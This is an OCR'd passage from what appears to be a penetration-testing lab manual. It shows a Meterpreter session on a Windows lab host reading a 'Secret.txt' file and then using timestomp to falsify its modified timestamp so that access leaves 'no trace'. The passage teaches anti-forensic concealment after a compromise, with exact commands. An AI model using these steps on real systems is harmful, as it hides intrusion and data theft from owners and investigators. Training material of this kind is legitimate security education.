


32. Now, we will change the **MACE** attributes of the **Secret.txt** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

Note: To leave no trace of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **Secret.txt**, type **timestomp Secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.



34. To change the **MACE** value, type **timestomp Secret.txt -m “02/11/2018 08:10:03”** and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.

Note: **-m**: specifies the modified value.

```
Applications  Places  System                                   Tue Apr 5, 05:38
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
==============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  73802    fil   2022-04-05 05:29:13 -0400  Backdoor.exe
100777/rwxrwxrwx  73802    fil   2022-04-05 03:42:14 -0400  Exploit.exe
100666/rw-rw-rw-  45       fil   2022-04-05 05:03:45 -0400  Secret.txt
100777/rwxrwxrwx  6281605  fil   2022-04-05 03:49:32 -0400  beRoot.exe
100666/rw-rw-rw-  282      fil   2022-01-27 01:06:09 -0500  desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified      : 2022-04-05 06:04:20 -0400
Accessed      : 2022-04-05 06:34:26 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestomp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter >
Menu  msfconsole - Parrot Ter...  [Desktop]
```


35. You can see the changed **Modified** value by issuing the command **timestomp Secret.txt -v**.

```
Applications  Places  System                                   Tue Apr 5, 05:39
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
==============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  73802    fil   2022-04-05 05:29:13 -0400  Backdoor.exe
100777/rwxrwxrwx  73802    fil   2022-04-05 03:42:14 -0400  Exploit.exe
100666/rw-rw-rw-  45       fil   2022-04-05 05:03:45 -0400  Secret.txt
100777/rwxrwxrwx  6281605  fil   2022-04-05 03:49:32 -0400  beRoot.exe
100666/rw-rw-rw-  282      fil   2022-01-27 01:06:09 -0500  desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified      : 2022-04-05 06:04:20 -0400
Accessed      : 2022-04-05 06:34:26 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestomp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified      : 2018-02-11 08:10:03 -0500
Accessed      : 2022-04-05 06:37:22 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter >
Menu  msfconsole - Parrot Ter...  [Desktop]
```

36. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.

37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.


38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.



